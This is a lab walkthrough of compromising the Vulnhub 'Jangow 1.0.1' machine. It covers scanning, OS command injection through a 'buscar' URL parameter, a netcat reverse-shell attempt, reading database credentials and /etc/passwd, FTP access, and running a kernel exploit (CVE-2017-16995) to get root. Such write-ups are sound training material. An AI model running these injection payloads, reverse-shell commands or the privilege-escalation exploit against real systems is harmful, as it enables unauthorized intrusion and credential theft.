

## Hayden Bruinsma - Jangow 1.0.1 Vulnhub Tutorial

What is WordPress?

- Simplest and most popular way to create a website
- >43% websites powered by WordPress
- Open-Source content management system
  - Tool that is used to manage important aspects on website like content
- <https://wordpress.org>
- <https://www.explainshell.com/explain?cmd=sudo+nmap+-sS+-sV+--script%3Ddefault%2Cvuln+-p+-T5+10.10.10.86>
- Discover the device we are attempting to attack
  - **sudo netdiscover -r 192.168.78.0/24**

```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.78.1	0a:00:27:00:00:03	1	60	Unknown vendor
192.168.78.2	08:00:27:c0:c7:bb	1	60	PCS Systemtechnik GmbH
192.168.78.11	08:00:27:8c:66:d6	1	60	PCS Systemtechnik GmbH


Jangow 1.0.1 IP: **192.168.78.11**

- Perform nmap scan to discover open ports
  - **sudo nmap -Pn -sV -O 192.168.78.11**
- Normally we would perform a more thorough scan with
  - **sudo nmap -Pn -sV -O --script="safe" -p- 192.168.78.11 -oA nmapScans/192.168.78.11**
  - **--script="safe"** adds additional "safe" scripts to the scan which can be found here:
    - <https://nmap.org/nsedoc/categories/safe.html>
  - Using the above scan we would have found that anonymous FTP is disabled and we would not need to check FTP port 22

```
(kali@kali)-[~]
└─$ sudo nmap -Pn -sV -O 192.168.78.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-18 03:18 EDT
Nmap scan report for 192.168.78.11
Host is up (0.00050s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
MAC Address: 08:00:27:8C:66:D6 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds
```

- Port 80 is open meaning some http service may be available, we can see Apache is active which is a webserver so we should visit the IP



## Index of /

<u><a href="#">Name</a></u>	<u><a href="#">Last modified</a></u>	<u><a href="#">Size</a></u>	<u><a href="#">Description</a></u>
-----------------------------	--------------------------------------	-----------------------------	------------------------------------


 <a href="#">site/</a>	2021-06-10 18:05	-	
---	------------------	---	--

*Apache/2.4.18 (Ubuntu) Server at 192.168.78.11 Port 80*

- **Dirb** is used to find hidden directories
  - **dirb 192.168.78.11**
  - Identified a wordpress file in the web browser

```
--- Entering directory: http://192.168.78.11/site/wordpress/ ---
+ http://192.168.78.11/site/wordpress/index.html (CODE:200|SIZE:10190)
```

- Opening it in the browser



- What is **Buscar**?
- This redirects us to

192.168.1.11/site/busque.php?buscar=

For us: 192.168.78.11/site/busque.php?buscar=

- Let's capture this packet to find out if there is anything interesting about this web-page
  - open burp suite
  - open web-browser
  - turn on intercept
  - navigate to
    - http://192.168.78.11/site/wordpress/

```
GET /site/wordpress/busque.php HTTP/1.1
Host: 192.168.78.11
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159
Safari/537.36
Connection: close
```

- Since there is an = sign it is a possible indication of a **command line injection vulnerability**
- Lets try:

- **192.168.78.11/site/busque.php?buscar=ls-all**

```

< > ↻ ⚠ Not secure | view-source:http://192.168.78.11/site/busque.php?buscar=ls%20-all
Line wrap ☐
1 total 40
2 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 .
3 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
4 drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets
5 -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php
6 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css
7 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
8 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js
9 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress

```

- **Right click -> view page source** for a more organised view of results

- **It has listed the directories via OS command injection**
- This means we can create a reverse shell if the correct shell command is input ie. with netcat

- OS injection:
  - **nc <kali-machine> <port>**
  - **nc 192.168.78.4 4444**
  - **192.168.78.11/site/busque.php?buscar=nc 192.168.78.4 4444**

- On Linux:
  - **nc -lvp <port>**
  - **nc -lvp 4444**

- This did not work but was a good attempt

- The next step is to explore the directory structure

- **cd ..**
- Separate commands in the same line with a ; symbol
- Final URL:

**view-source:http://192.168.78.11/site/busque.php?buscar=ls%20-all;cd%20..;ls%20-all;cat%20.backup**

```
← → ↻ ⚠ Not secure | view-source:http://192.168.78.11/site/busque.php?buscar=ls%20-all;cd%20..;ls%20-all;cat%20.backup
Line wrap ☐
1 total 40
2 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 .
3 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
4 drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets
5 -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php
6 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css
7 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
8 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js
9 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
10 total 16
11 drwxr-xr-x 3 root root 4096 Oct 31 2021 .
12 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
13 -rw-r--r-- 1 www-data www-data 336 Oct 31 2021 .backup
14 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
15 $servername = "localhost";
16 $database = "jangow01";
17 $username = "jangow01";
18 $password = "abygurl69";
19 // Create connection
20 $conn = mysqli_connect($servername, $username, $password, $database);
21 // Check connection
22 if (!$conn) {
23     die("Connection failed: " . mysqli_connect_error());
24 }
25 echo "Connected successfully";
26 mysqli_close($conn);
```

- We can see there were credentials in the backup file
  - **Servername = localhost**
  - **Database = jangow01**
  - **Username = jangow01**
  - **Password = abygurl69**
- As there is no mysql port available on this machine we should check to see if any credentials work via **ftp** which is open

```
(kali㉿kali)-[~]
└─$ ftp 192.168.78.11
Connected to 192.168.78.11.
220 (vsFTPd 3.0.3)
Name (192.168.78.11:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

- The credentials have worked!
- Lets view the /home directory
  - **cd /home/**
  - **ls -all**

```

using binary mode to transfer files.
ftp> cd /home
250 Directory successfully changed.
ftp> ls -all
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  3 0      0      4096 Oct 31  2021 .
drwxr-xr-x 24 0      0      4096 Jun 10  2021 ..
drwxr-xr-x  4 1000   1000   4096 Jun 10  2021 jangow01
226 Directory send OK.

```

- **cd jangow01**

```

ftp> cd jangow01
250 Directory successfully changed.
ftp> ls -all
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  4 1000   1000   4096 Jun 10  2021 .
drwxr-xr-x  3 0      0      4096 Oct 31  2021 ..
-rw-r--r--  1 1000   1000   200 Oct 31  2021 .bash_history
-rw-r--r--  1 1000   1000   220 Jun 10  2021 .bash_logout
-rw-r--r--  1 1000   1000  3771 Jun 10  2021 .bashrc
drwxr-xr-x  2 1000   1000   4096 Jun 10  2021 .cache
drwxrwxr-x  2 1000   1000   4096 Jun 10  2021 .nano
-rw-r--r--  1 1000   1000   655 Jun 10  2021 .profile
-rw-r--r--  1 1000   1000    0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r--  1 1000   1000    33 Jun 10  2021 user.txt
226 Directory send OK.

```

- **user.txt** seems interesting, we should download it
  - In FTP we can download with the **get** command
    - **get user.txt**
    - This will download the user.txt file to the directory we accessed FTP in as "user.txt"

```

(kali@kali)-[~]
$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e

```

- Since we could perform some root commands in the url we should also try to access the **/etc/passwd** file
  - **cat /etc/passwd** in the url

```
← → ↺ ⚠ Not secure | view-source:http://192.168.78.11/site/busque.php?buscar=cat%20/etc/passwd
Line wrap ☐
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
20 systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
21 systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
22 systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
23 syslog:x:104:108::/home/syslog:/bin/false
24 _apt:x:105:65534::/nonexistent:/bin/false
25 _lxd:x:106:65534::/var/lib/lxd:/bin/false
26 messagebus:x:107:111::/var/run/dbus:/bin/false
27 uuid:x:108:112::/run/uuid:/bin/false
28 dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
29 jangow01:x:1000:1000:desafio02,,,:/home/jangow01:/bin/bash
30 sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
31 ftp:x:111:118:ftp daemon,,,:/srv/ftp:/bin/false
32 mysql:x:112:119:MySQL Server,,,:/nonexistent:/bin/false
```

- No SSH port available to connect to the shell so we can't brute force the user which we found with root access (jangow01 has /bin/bash privilege just as root does)
- We should login to the box now with the user and password we got from before
  - Username: **jangow01**
  - Password: **abygurl69**

```
Login incorrect
jangow01 login: jangow01
Password:
Last login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações de segurança.

jangow01@jangow01:~$ _
```

- We should find out the OS version of the machine

- `uname -a`

```
jangow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU
/Linux
```

- This gives us
  - **Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP**
- Now is a good time to look up exploits available on this OS
- Pasting the below into Google gives us the exploit available
  - **Linux 4.4.0-31-generic exploits**
  - <https://www.exploit-db.com/exploits/45010>
  - **CVE:2017-16995**
- All we need to do now is to get the exploit onto the target machine
- **Make sure to read the xexploit readme comments at the top for how to compile and run the exploit!**
- Currently the target machines command prompt is very uneasy to use so we will create the exploit and use ftp to place it onto the target machine
- On Kali
  - `cd kali`
  - `vi jangow.c`
  - **Paste in exploit code**
  - `ftp 192.168.78.11`
  - `cd /home`
  - `ls`
  - `cd /jangow1`
  - `ls`

```
ftp> cd /home/
250 Directory successfully changed.
ftp> pwd
257 "/"home" is the current directory
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  4 1000  1000      4096 Sep 18 18:17 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--  1 1000  1000      33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> □
```

- `put jangow.c`



```
ftp> put jangow.c
local: jangow.c remote: jangow.c
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5776 bytes sent in 0.00 secs (7.0440 MB/s)
ftp>
```

- On the jangow machine we should check if the file has been uploaded
  - **ls -all**

```
jangow01@jangow01:~$ ls -all
total 56
drwxr-xr-x 4 jangow01 desafio02 4096 Set 18 18:28 .
drwxr-xr-x 3 root      root      4096 Out 31 2021 ..
-rw----- 1 jangow01 desafio02 200 Out 31 2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
drwx----- 2 jangow01 desafio02 4096 Jun 10 2021 .cache
-rw----- 1 jangow01 desafio02 5776 Set 18 18:28 jangow.c
-rw----- 1 jangow01 desafio02 12288 Set 18 18:18 .jangow.c.swp
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$
```

- Yep it's been uploaded!
- Time to compile using gcc
  - **gcc jangow.c -o jangow**
  - **chmod +x jangow**

```
jangow01@jangow01:~$ gcc jangow.c -o jangow
```

```
jangow01@jangow01:~$ chmod +x jangow
```

- **./jangow**

```
jangow.c user.txt
jangow01@jangow01:~$ gcc jangow.c -o jangow
jangow01@jangow01:~$ ./jangow
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003da67c00
[*] Leaking sock struct from ffff88003af692c0
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003585c9c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003585c9c0
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)
```

```
# ls /root
proof.txt
# cat proof.txt
cat: proof.txt: Arquivo ou diretório não encontrado
# cat /root/proof.txt
```

[illegible]

da39a3ee5e6b4b0d3255bfef95601890af d80709

- **Success!**